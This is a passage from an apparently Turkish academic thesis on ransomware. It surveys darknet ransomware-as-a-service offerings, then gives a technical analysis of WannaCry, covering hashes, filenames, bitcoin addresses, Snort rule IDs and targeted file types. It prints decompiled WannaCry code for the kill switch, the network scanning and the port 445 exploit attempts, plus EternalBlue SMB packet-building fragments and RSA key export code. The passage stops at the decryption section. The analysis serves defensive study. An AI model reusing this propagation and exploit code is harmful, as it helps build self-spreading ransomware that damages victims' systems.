
Deep web kavramı, herkesin kolaylıkla erişemediği, internetin en alt katmanı olarak nitelendirilen internet ortamıdır. Fidye saldırıları da diğer siber saldırılarda olduğu gibi Deep web de pazar bulmaktadır. TOR ağı üzerinden bedava, paralı ya da servis hizmeti veren fidye saldırıları siteleri araştırılmıştır. İlk olarak hiddenwiki web sitesi incelenmiştir. Satan adlı fidye saldırısı servisi incelendiğinde ilgili web sitesi üzerinden fidye saldırılarının paylaşıldığı görülmektedir [28].

Başka bir adreste Resim 3.21'den görülebileceği gibi onion yapısı üzerinden NemeSIS isimli fidye saldırı servisinin kullanılabildiği görülmektedir.



Resim 3.21. Fidye yazılımı servis sağlayıcı [64]

Ranıon isimli web sitesinde, paralı ve parasız versiyonlara sahip bir fidye yazılımı satıcısı tespit edilmiştir. Paralı modelde, kullanıcı paneli ve fidye saldırılarında kullanılmak üzere komuta kontrol sunucusu ve iz kaybettirmeye yarayan ara sunucularında verilen hizmette yer aldığı görülmektedir. Kolaylıkla komuta kontrol sunucusu hedef kullanıcı için kurulmakta ve saldırılarınız için uygun ortam oluşturulmaktadır. 1 yıllık 900 dolar olan ve hangi özellikleri kapsadığı Resim 3.22'de yer alan sitede her istediğiniz özellik için ücrete karşılık ilgili ayarlama yapılmaktadır [65].



Resim 3.22. Fidye yazılımı servis sağlayıcısı ücretleri

Deep web'de zararlı yazılımların bulunması için kullanılan arama motorlarından biri de torch'tur [66]. Torch arama motoru kullanılarak WannaCry ve fidye yazılımları aratılmıştır. İlgili arama sonucunda farklı özelliklerde hizmet sunan birçok site olduğu görülmüştür. Aynı arama NotEvil arama motoru ile tekrarlanmış ve farklı özelliklerde sunulan fidye yazılımı hizmetleri hakkında bilgiler elde edilmiştir [67].

İki arama motoru sonuçları karşılaştırıldığında raasberry adındaki fidye yazılım servisinin etkin bir şekilde kullanıldığı görülmüştür. Bu servis komuta kontrol sistemi panel gibi kolaylıklar sağlamaktadır. Ayrıca İspanya, Hindistan, Arap ülkeleri, Rusya gibi ülkelerden yoğun talep olduğu araştırmalarda görülmüştür [68]. Yine deep web arama özelliklerinden olan "Hidden Answers" başlığı altında fidye yazılımlarına ilişkin aramalar yapılmış olup elde edilen sonuçların örtüştüğü görülmüştür [69].

Saldırganların çoğunlukla kullandığı Deep Web üzerinden gerçekleştirilen araştırmalar neticesinde fidye yazılımlarının kolaylıkla satın alınabildiği ve istenildiği gibi konfigüre edilerek kullanılabildiği görülmüştür. Bu durumda artık siber saldırıların teknik altyapısı olmayan birçok insan tarafından da kolaylıkla yapılabildiğini göstermiştir.

Fidye saldırılarının çalışma mantığını ve zararlı kod dizisinin özelliklerini göstermek saldırıları önlemek için en önemli adımlardandır. Bu amaçla tezin devam eden bölümlerinde sırasıyla WannaCry zararlı yazılımı ve Petya zararlı yazılımının dinamik ve statik analizi yapılmıştır.

3.5.2. Zararlı yazılım analizi basamakları

Zararlı yazılım analizi 4 ana başlık altında yapılabilmektedir [12,38]. Temel dinamik analiz, temel statik analiz, ileri seviye dinamik analiz ileri seviye statik analizlerdir. Temel dinamik analiz esnasında zararlı yazılım çalıştırılarak davranışlarına bakılır. Oluşturduğu ağ trafiği, işlem yaptığı süreçler ve dosyalar, değişiklik yaptığı registery kayıtları gibi veriler baz alınır. Temel statik analiz yöntemlerinde ise PE başlığı, import edilen DLL dosyaları, paketlenme durumları, dosya içinde geçen stringler incelenmektedir. İleri seviye analizlerde debugger kullanılmaktadır. Dinamik analizde zararlı yazılım tersine mühendislik ile açılarak belli duraksama noktaları konulmaktadır. Debugger üzerinden davranış analizi yapılmaktadır. İleri statik analizde ise zararlı yazılım çalıştırılmadan debugger üzerinden analiz yapılmaktadır.

4. WANNACRY ANALİZİ VE ÇALIŞMA MEKANİZMASI

4.1. WannaCry

WannaCry fidye yazılımı, ilk olarak 11 Mayıs 2017 tarihinde Rusya'nın Cheboksary şehrinde görülmüş ve ardından tüm dünyaya yayılmaya başlamıştır. 120 ülkede 230.000'den fazla bilgisayara bulaşarak 28 dilde fidye talep eden geniş çaplı bir siber saldırı olarak kabul edilmiştir. Etkileri Rusya Federasyonu, Ukrayna, Hindistan, Tayvan, Tacikistan, Kazakistan, Lüksemburg, Çin, Romanya, Vietnam, İtalya, Brezilya, Hong Kong, İran, İspanya ve A.B.D.'nin de dahil olduğu 120 farklı ülkede görülmüştür.

Global alanda etkilenen bazı kurumlar aşağıdaki gibi sıralanabilir.

- İngiltere: NHS
- İspanya: Telefonica
- Amerika Birleşik Devletleri: FedEx
- Amerika Birleşik Devletleri: Waterloo Üniversitesi
- Rusya: Rusya İçişleri Bakanlığı
- Rusya :Сбера Bank
- Hindistan: Shaheen Airlines
- Almanya: Frankfurt ren istasyonu
- Almanya: Neustadt İstasyonu

İnternet tarihinde geniş çapta yapılan en büyük fidye saldırısı olarak kabul edilen WannaCry saldırısı, Microsoft Windows işletim sisteminin SMB servisinin zaafiyetinden (MS17_010) yararlanarak bulaştığı sistemdeki önemli dosyaları şifrelemekte ve 300 dolar (bitcoin) fidye talep etmektedir.

Resim 4.1. WannaCry talep ekranı görüntüsü

4.2. WannaCry Fidye Yazılımı İncelemesi

Bu bölümde WannaCry yazılımının teknik açıdan incelemesi yer almaktadır. Resim 4.1'de WannaCry zararlı yazılımın imza ve biçim bilgileri, mekanizması, saldırının dağılma ve yayılma süreci, tespit edilebilir imza davranışları ve şifreleme aksiyonları, ransomware saldırı modelleri ile WannaCry saldırı yaklaşımı arasındaki fark ve benzerlikleri, şifrelenen dosyanın çözümü bu alanda detaylı olarak açıklanmıştır.

4.2.1. Zararlı dosya bilgileri

Aşağıda WannaCry saldırılarında kullanılan zararlı dosyaların teknik incelemeleri sonucunda elde edilen veriler yer almaktadır. İncelenen zararlı yazılımın hash değerleri dosyanın orjinalliğini göstermek adına verilmiştir. Ayrıca kullanılan zaafiyete ilişkin bilgiler, etkilenen sistemlerde detaylı olarak verilmiştir.

SHA256 değeri: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa

MD5 Hash değeri: 84c82835a5d21bbcf75a61706d8ab549

Dosya Tipi: Win32.exe

Kullandığı exploit: ETERNALBLUE

Dosya boyutu: 3,5 MB (3,514,368 bytes)

Yayılmaya başlama tarihi: 11 Mayıs 2017

Hedef alınan sistem: SMB V1.0 kullanılan Microsoft işletim sistemleri

- Windows XP
- Microsoft Windows Vista SP2
- Windows 7
- Windows 8.1
- Windows RT 8.1
- Windows 10
- Windows Server 2008 SP2 ve R2 SP1
- Windows Server 2012 ve R2
- Windows Server 2016

4.2.2. Şifreleme bilgileri

WannaCry saldırısında kullanılan şifreleme yaklaşımları aşağıdaki gibidir.

- AES-128-CBC
- AES anahtarı CSPRNG ile üretilmiştir. (CryptGenRandom)
- AES anahtarı RSA-2048 ile şifrelenmiştir. (RSA)

4.2.3. Fidye toplamak için kullanılan kaynaklar (Bitcoin)

Bitcoin, yeniçağın sanal para birimi olarak görülmektedir. 10 yıl kadar önce Satoshi Nakamato tarafından ortaya çıkarılan; ancak o günlerde değeri pek anlaşılmayan Bitcoin, şu

an hemen hemen tüm dünyada kabul gören bir sanal para birimi olma özelliği taşımaktadır. Aşağıda detayları verilen bitcoin adresleri üzerinden saldırganların fidyeleri topladığı ve bu sayede izlerinin bulunmasının zorlaştığı anlaşılmaktadır. Bu bitcoin adresleri üzerinden aldıkları ücretleri izlenemez hale getirip tahsil ettikleri değerlendirilmektedir. Bitcoin yapısında Chain yapısının kullanılarak paranın farklı hesaplara parçalanarak gönderildiği sonra tamamen alakasız bir hesapta tekrar toplandığı bilinmektedir. Böylelikle iz sürülmesi çok daha fazla zorlaştırılmaktadır.

- https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
- https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- https://blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

4.2.4. Zararlı fidye yazılımının görüldüğü dosya uzantıları

WannaCry saldırısında kullanılan zararlı fidye yazılımlarının birçok farklı dosya formatında etkin hale geldiği görülmüştür. Aşağıda listelenen uzantılardaki dosyalarda zararlı yazılımın çalışıp şifreleme yaptığı tespit edilmiştir.

.doc, .docx, .xls, .xlsx, .ppt, .pptx, .pst, .ost, .msg, .eml, .vsd, .vsdx, .txt, .csv, .rtf, .123, .wks, .wk1, .pdf, .dwg, .onetoc2, .snt, .jpeg, .jpg, .docb, .docm, .dot, .dotm, .dotx, .xlsm, .xlsb, .xlw, .xlt, .xlm, .xlc, .xltx, .xltm, .pptm, .pot, .pps, .ppsm, .ppsx, .ppam, .potx, .potm, .edb, .hwp, .602, .sxi, .sti, .sldx, .sldm, .sldm, .vdi, .vmdk, .vmx, .gpg, .aes, .ARC, .PAQ, .bz2, .tbk, .bak, .tar, .tgz, .gz, .7z, .rar, .zip, .backup, .iso, .vcd, .bmp, .png, .gif, .raw, .cgm, .tif, .tiff, .nef, .psd, .ai, .svg, .djvu, .m4u, .m3u, .mid, .wma, .flv, .3g2, .mkv, .3gp, .mp4, .mov, .avi, .asf, .mpeg, .vob, .mpg, .wmv, .fla, .swf, .wav, .mp3, .sh, .class, .jar, .java, .rb, .asp, .php, .jsp, .brd, .sch, .dch, .dip, .pl, .vb, .vbs, .ps1, .bat, .cmd, .js, .asm, .h, .pas, .cpp, .c, .cs, .suo, .sln, .ldf, .mdf, .ibd, .myi, .myd, .frm, .odb, .dbf, .db, .mdb, .accdb, .sql, .sqlitedb, .sqlite3, .asc, .lay6, .lay, .mml, .sxm, .otg, .odg, .uop, .std, .sxd, .otp, .odp, .wb2, .slk, .dif, .stc, .sxc, .ots, .ods, .3dm, .max, .3ds, .uot, .stw, .sxw, .ott, .odt, .pem, .p12, .csr, .crt, .key, .pfx, .der

4.2.5. Zararlı fidye yazılımının dosya isimleri

WannaCry saldırısında kullanılan zararlı kod içeren yazılımların sisteme yüklenirken kullanılan dosya isimleri gerçekleştirilen analiz çalışmaları neticesinde elde edilmiş olup aşağıda yer almaktadır.

- 부스타빗.EXE
- Busywin 17.XX Universal Patch.EXE
- ㅋㅋㅋㅋㅋ.EXE
- ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
- 670606
- WannaCry02
- wcry.exe
- WannaCry.exe
- Pentagon-RAT.EXE
- tasksche.exe
- Win32Filecoder.WannaCryptor.D
- WannaCrypt0r.exe1
- wanna2.0.exe
- WannaCry-2.0.exe
- wcry2.exe
- WannaCryed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.bin
- 1.exe
- fun.exe
- sigscrill app.EXE
- Ransom Wcry.exe
- domsday.EXE
- ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.bin
- CYBERed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
- svchost.exe

4.3. WannaCry Saldırı Yaklaşımı

WannaCry fidye yazılımı, birçok fidye yazılımı gibi hedef sisteme bulaştıktan sonra önemli dosyaları şifreleyerek fidye isteme amacı ile saldırı gerçekleştirir. Diğer fidye yazılımlarından farklı olan saldırı şekli, SMB zaafiyetini kullanarak ETERNALBLUE sömürücüsü ile hedef sistemde dosya şifrelemektedir. Çalışma şeklini komuta&kontrol sunucusuna canlı bağlantı ile gerçekleştirmektedir. Komuta&kontrol (C&C) sunucusu ile iletişim kurmak için kullanılan "TOR .onion" adreslerinin bir listesini ve resmi bir TOR tarayıcı paketinin linkini WannaCry zararlı yazılımı kod içerisinde bulundurur. Diğer fidye yazılımları gibi offline olarak çalıştırılabilmektedir.

Zararlı yazılımın çalışma şekli ise; Çalışma sürecinde aktif hale gelen kod (fonksiyon) işlevi ve bu işlemin zararlı yazılım bakışı ile neye tekabül ettiğinin anlatılması adımı olarak iki ana başlıkta anlatılmaktadır.

Mevcut ağ üzerinde sıçrama ve yayılma şekli SMB servisi (445. ve 139. Portlar) ile gerçekleşmektedir. Zararlı fidye yazılımı çalıştırıldığında ilk olarak WinMain executable'ı yürüterek komuta kontrol sunucusu önündeki ara sunucuya bağlanmaya çalışmaktadır. Buradan herhangi bir dosya çekmemekte, sadece bağlantı kontrolü sağlamaktadır. Bu zararlı yazılımın çalışmasını engelleyecek bir "kill switch" tekniğidir. Bağlantı sağlandığı takdirde zararlı yazılım çalışmayı durdurmaktadır. Bağlantı sağlanmadığı takdirde çalışmaya devam etmektedir.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  void *v4; // esi@1
  void *v5; // edi@1
  int result; // eax@2
  CHAR szUrl[60]; // [esp+8h] [ebp-50h]@1
  int v8; // [esp+45h] [ebp-13h]@1
  int v9; // [esp+49h] [ebp-Fh]@1
  int v10; // [esp+4Dh] [ebp-Bh]@1
  int v11; // [esp+51h] [ebp-7h]@1
  __int16 v12; // [esp+55h] [ebp-3h]@1
  char v13; // [esp+57h] [ebp-1h]@1

  qmemcpy(szUrl, url_string, 0x39u);
  *(_DWORD *)&szUrl[57] = 0;
  v8 = 0;
  v9 = 0;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v4 = InternetOpenA(0, 1u, 0, 0, 0);
  v5 = InternetOpenUrlA(v4, szUrl, 0, 0, 0x84000000, 0);
  if ( v5 )
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(v5);
    result = 0;
  }
  else
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(0);
    Real_main();
    result = 0;
  }
  return result;
}
```

Resim 4.2. Ara sunucuya bağlanma kodu

Zararlı fidye yazılımının yayılım işlevleri "mssecsvc2.0" (Microsoft Security Center Service) servis derleyicisinin kontrolündedir. Bu servisin işlevi, WSA fonksiyonunu başlatma ve şifreleme fonksiyonunu başlatma olarak ikiye ayrılır. WSA fonksiyonu, özellikle SMB kullanımı için iki iş parçacığı üretir; biri iç hedefleri enfekte etmek için diğeri dış hedefleri etkilemek içindir.

WSAStartup() fonksiyonunu zararlı yazılımın iki iş parçacığının çağırıldığı fonksiyondur. WSAStartup çalıştıktan sonra CryptAcquireContext() fonksiyonunu çalıştırıp crypto API'sini başlatmaktadır ki bu sayede sözde-rastlantısal numara üretici fonksiyon devreye girebilmektedir. Bundan sonra çağırdığı fonksiyon ise fidye yazılımının payload dll dosyalarını saklamak için tampon bellek oluşturmaktadır, bu dll'lerin birisi x64 sistemler için, diğeri ise x86 sistemler için kullanılmaktadır. Bu fonksiyon payload dll'lerini, zararlı yazılımların içinde bulunan ".data" içerisindeki alandan çekip kopyaladıktan sonra tüm zararlı binary'sini de kopyalamaktadır (Resim 4.2.).

```
do
{
  payload_ptr = &DLL_payload_x86;
  if ( v1 )
    payload_ptr = &DLL_payload_x64;
  payload_creation = *(DWORD **)&FileName[4 * v1 + 260];
  (&payloads)[v1] = payload_creation;
  qmemcpy(payload_creation, payload_ptr, v1 != 0 ? 0xC8A4 : 0x4060);
  (&payloads)[v1] = (DWORD *)((char *)(&payloads)[v1] + (v1 != 0 ? 0xC8A4 : 0x4060));
  ++v1;
}
while ( v1 < 2 );
v4 = CreateFileA(FileName, 0x80000000, 1u, 0, 3u, 4u, 0);
v5 = v4;
if ( v4 == (HANDLE)-1 )
{
  GlobalFree(*(HGLOBAL *)&FileName[260]);
  GlobalFree(*(HGLOBAL *)&FileName[264]);
  result = 0;
}
else
{
  v6 = GetFileSize(v4, 0);
  v7 = payloads;
  v8 = v6;
  v9 = payloads + 1;
  *payloads = v6;
  ReadFile(v5, v9, v6, &NumberOfBytesRead, 0);
  if ( NumberOfBytesRead == v8 )
  {
    qmemcpy(v12, v7, v8 + 4);
    CloseHandle(v5);
    result = (HGLOBAL)1;
  }
```

Resim 4.3. Payload dll'lerinin çekilip kopyalanması

Kopyalanan her dll dosyalarının boyutları oldukça küçüktür, zararlı fidye yazılımının binary kodu mevcut harddiske C:\WINDOWS\mssecsvc.exe olarak kendini kopyalayıp çalışmaktadır.

```
.text:10001114                  public PlayGame
.text:10001114 PlayGame         proc near               ; DATA XREF: .rdata:off_100021B8↓o
.text:10001114                  push    offset aMssecsvc_exe ; "mssecsvc.exe"
.text:10001119                  push    offset aWindows ; "WINDOWS"
.text:1000111E                  push    offset Format   ; "C:\\%s\\%s"
.text:10001123                  push    offset payload_drop_location ; Dest
.text:10001128                  call    ds:sprintf
.text:1000112E                  add     esp, 10h
.text:10001131                  call    drop_payload_from_resources
.text:10001136                  call    execute_payload
.text:1000113B                  xor     eax, eax
.text:1000113D                  retn
.text:1000113D PlayGame         endp
```

Resim 4.4. Fidye yazılımının kendini kopyalaması

Zararlı fidye yazılımı kendini tamamiyle kopyaladıktan sonra mevcut iki fonksiyonu çalıştırmaktadır. Bunlardan ilki yerel ağ üzerindeki sistemleri taramaktadır, diğeri ise internet üzerinden tarama yapmaktadır. Lokal ağ üzerinde tarama yapmak için GetAdaptersInfo ()

fonksiyonu kullanılmaktadır . Bu fonksiyon ile lokal ağ üzerindeki IP aralıklarının listesi kopyalanır, her bir IP adresi için yeni bir dizi yaratılır.

```
SizePointer = 0;
if ( GetAdaptersInfo(0, &SizePointer) != ERROR_BUFFER_OVERFLOW )
  return 0;
if ( !SizePointer )
  return 0;
AdaptorInfo = (struct _IP_ADAPTER_INFO *)LocalAlloc(0, SizePointer);
hMem = AdaptorInfo;
if ( !AdaptorInfo )
  return 0;
if ( GetAdaptersInfo(AdaptorInfo, &SizePointer) )
{
  LocalFree(AdaptorInfo);
  return 0;
}
```

Resim 4.5. IP aralıklarının listesinin kopyalanması

Lokal ağ üzerinden yaptığı taramalarda aynı anda birden fazla IP'yi kontrol edebilir fakat güvenlik duvarına yakalanmamak için aynı anda 10 IP'ye kadar paralel tarama yapmaktadır.

```
for ( i = 0; ; ++i )
{
  v1 = v10;
  if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
    break;
  if ( *(_DWORD *)&FileName[268] > 10 )
  {
    do
      Sleep(100u);
    while ( *(_DWORD *)&FileName[268] > 10 );
    v1 = v10;
  }
  v2 = (void *)beginthreadex(0, 0, scan_IP, v1[i], 0, 0);
  if ( v2 )
  {
    InterlockedIncrement((volatile LONG *)&FileName[268]);
    CloseHandle(v2);
  }
  Sleep(50u);
}
```

Resim 4.6. Paralel tarama

Taramayı gerçekleştiren fonksiyon taradığı sistemler üzerinde 445'inci port'u kontrol etmektedir, Eğer port açık ise ikinci bir fonksiyon devreye girip MS17-010/EternalBlue

zaafiyetini tetiklemeye çalışmaktadır. MS17-010 Microsoft'un ilgili güvenlik bülteni, EternalBlue ise bu güvenlik açığının exploitidir. EternalBlue'nun çalışma mantığı şu şekildedir; SMB kendi aktarım mekanizmasını kullanarak, bir SMB istemcisi ve sunucu arasında atomik okuma ve yazma gerçekleştirilebilir. İleti isteği SMB/MaxBufferSize'dan büyük ise iletiler ikincil "Trans2" ileti olarak gönderilir. Bu güvenlik açığı, srv2.sys çekirdek sürücüsünü etkiler ve hatalı biçimlendirilmiş İkincil "Trans2" iletileri ile tetikler.

Bahsi geçen fonksiyon eğer zaafiyet tetikleme aşaması 10 dakika içerisinde bitmez ise zararlı fidye yazılımı Resim 4.7'deki gibi saldırıyı durdurmaktadır.

```
int __cdecl scan_IP(int a1)
{
  void *v1; // eax@2
  void *v2; // esi@2

  if ( can_connect_to_port_445(a1) > 0 )
  {
    v1 = (void *)beginthreadex(0, 0, MS17_010_attempt_pwn_thread, a1, 0, 0);
    v2 = v1;
    if ( v1 )
    {
      if ( WaitForSingleObject(v1, 600000u) == WAIT_TIMEOUT )
        TerminateThread(v2, 0);
      CloseHandle(v2);
    }
  }
  InterlockedDecrement((volatile LONG *)&FileName[268]);
  endthreadex(0);
  return 0;
}
```

Resim 4.7. Zararlı fidye yazılımının durdurulması

İnternet üzerinde tarama yapan fonksiyon rastgele IP adreslerini kontrol etmektedir, sisteme yüklenen sözde-rastlantısal numara üreteci fonksiyon ile bu IP'ler random üretilmektedir. Rastgele üretilen IP'nin 445'inci portuna yapılan bağlantı talebi başarılı olursa IP'nin bulunduğu aralıklar taranmaktadır. Resim 4.8'de verilen kod ile gösterildiği gibi bu taleplerinde 445'inci port açık ise exploit girişimleri yapılmaktadır.

```
ip_octet_1 = v20;
while ( 1 )
{
  do  // initial first octet seems to come from a stack infoleak?!
  {
    if ( GetTickCount() - GetTickCount_result > 2400000 )
      v17 = 1;
    if ( GetTickCount() - GetTickCount_result > 1200000 )
      v18 = 1;
    if ( !v17 )
      break;
    if ( a1 >= 32 )
      break;
    v8 = get_random_byte(v7);
    v7 = (void *)255;
    ip_octet_1 = v8 % 0xFF;
  }
  while ( v8 % 0xFF == 127 || ip_octet_1 >= 224 );
  if ( v18 && a1 < 32 )
  {
    v9 = get_random_byte(v7);
    v7 = (void *)255;
    ip_octet_2 = v9 % 0xFF;
  }
  ip_octet_3 = get_random_byte(v7) % 0xFFu;
  ip_octet_4 = get_random_byte((void *)0xFF);
  sprintf(&Dest, aD_D_D_D, ip_octet_1, ip_octet_2, ip_octet_3, ip_octet_4 % 0xFF);
  v12 = inet_addr(&Dest);
  if ( can_connect_to_port_445(v12) > 0 )
    break;
IP_SCAN_LOOP:
  Sleep(0x64u);
}
```

Resim 4.8. Exploit girişimi

4.3.1. WannaCry fidye yazılımında kullanılan “MS17_010” güvenlik açığının teknik detayları

MS17_010, Microsoft’un SMB versiyon 1.0 servisinin zaafiyetine karşılık yayınlanan güvenlik bültenidir. “MS” ibaresi Microsoft’u “17” ibaresi 2017 yılını ve “010” ibaresi ise yayınlanan güvenlik açığının numarasını tanımlamaktadır. Başarılı olarak tetiklenmesi sonucunda “uzaktan komut çalıştırma” gerçekleşir. Tetikleyen, hedef sistem üzerinde istediği kodu çalıştırabilme yetkisine sahip olur. Resim 4.9’da anlatıldığı üzere ileti isteği SMB/MaxBufferSize'dan büyük ise iletiler ikincil “Trans2” ileti olarak gönderilir. Bu durumda “buffer” taşırılarak zaafiyetin gerçekleştirileceği alan olan trans2 iletim alanına zararlı istek yazılır ve iletim sağlanır.

```
156     session_setup_andx_request = [
157       '\x0D',             # Word Count
158       '\xFF',             # AndXCommand: No further command
159       '\x00',             # Reserved
160       '\x00\x00',         # AndXOffset
161       '\xDF\xFF',         # Max Buffer
162       '\x02\x00',         # Max Mpx Count
163       '\x01\x00',         # VC Number
164       '\x00\x00\x00\x00', # Session Key
165       '\x00\x00',         # ANSI Password Length
166       '\x00\x00',         # Unicode Password Length
167       '\x00\x00\x00\x00', # Reserved
168       '\x40\x00\x00\x00', # Capabilities
169       '\x26\x00',         # Byte Count
170       '\x00',             # Account
171       '\x2e\x00',         # Primary Domain
172       '\x57\x69\x6e\x64\x6f\x77\x73\x20\x32\x30\x30\x30\x20\x32\x31\x39\x35\x00',    # Native OS: Windows 2000 2195
173       '\x57\x69\x6e\x64\x6f\x77\x73\x20\x32\x30\x30\x30\x20\x35\x2e\x30\x00',       # Native OS: Windows 2000 5.0
174     ]
```

Resim 4.9. Zararlı isteğin yazılıp iletiminin yapılmasına bir örnek

Oturum_setup_andx_request ile “Max buffer” boyutu taşırılarak iletime trans2_request ile devam edilir (Resim 4.10).


```
277   def trans2_request(treeid, processid, userid, multiplex_id):
278       """Generate trans2 request.
279       """
280       log.debug("generate tran2 request")
281       netbios = [
282         '\x00',             # 'Message_Type'
283         '\x00\x00\x4f'      # 'Length'
284       ]
```

Resim 4.10. İletime trans2_request ile devam edilmesi

4.3.2. WannaCry saldırısına ait imzalar ve snort kuralları

WannaCry saldırısı zararlı yazılımının bulunduğu ağdaki hareketlerini (Zararlı Fidye Yazılımı – Hedef) tanımlayan snort kuralları Resim 4.11’de numaraları, davranışları ve imza içerikleri ile birlikte verilmiştir (Resim 4.11).

Snort Kural Numaraları: 42340, 41978



Resim 4.11. Snort numaraları

- ID 42340 zararlı fidye yazılımının hedef ile etkileşiminin başarılı olduğu kural numarasını belirtmektedir.
- ID 41978 zararlı fidye yazılımı ve hedef arasında karşılıklı tepki ile etkileşiminin devam ettiği kural numarasını belirtmektedir.

4.4. WannaCry Şifreleme Yapısı

Zararlı yazılımın bulaştığı her sistem kendi RSA 2048 bit anahtarını CryptGenKey ile üretmektedir. İki tür anahtar üretilmektedir; genel anahtar ve özel anahtar. Genel anahtar CryptExportKey() kullanarak 00000000.pky dosyasında tutulmaktadır. Özel anahtar ise 00000000.eky dosyasında tutulmaktadır. CryptExportKey() fonksiyonu ile şifrelenen ama aynı zamanda CryptEncrypt ile daha önceden şifrelenen dosya, disk şifrelemeden sorumlu dll dosyasında tutulmaktadır.

```
printf ("\n  [ generating RSA key pair");

// acquire a crypto provider context
if (CryptAcquireContext(&prov,
      NULL, MS_ENH_RSA_AES_PROV, PROV_RSA_AES,
      CRYPT_VERIFYCONTEXT));
{
  printf ("\n  [ acquired crypto provider");

  // generate 2048-bit RSA key pair
  if (CryptGenKey(prov, AT_KEYEXCHANGE,
    (WC_RSA_KEY_LEN << 16) | CRYPT_EXPORTABLE, &key))
  {
    // export the public key as blob
    printf ("\n  [ exporting public key");
    export_rsa_key(prov, key, "00000000.pky", PUBLICKEYBLOB,  FALSE);

    // export the private key as blob
    printf ("\n  [ exporting private key");
    export_rsa_key(prov, key, "00000000.dky", PRIVATEKEYBLOB, FALSE);

    // export the private key (encrypted with ransomware public key)
    printf ("\n  [ exporting private key (encrypted)");
    export_rsa_key(prov, key, "00000000.eky", PRIVATEKEYBLOB, TRUE);

    CryptDestroyKey(key);
  }
  CryptReleaseContext(prov, 0);
}
```

Resim 4.12. Şifrelenen dosyanın dll dosyasında tutulması

AES anahtarı kullanıcıların genel anahtarı ile şifrelenir ve “AES ciphertext” alanında tutulur. AES anahtarını çözmenin tek yolu, özel anahtarı bulmaktır.

4.4.1. WannaCry ile şifrelenen dosyanın çözümü

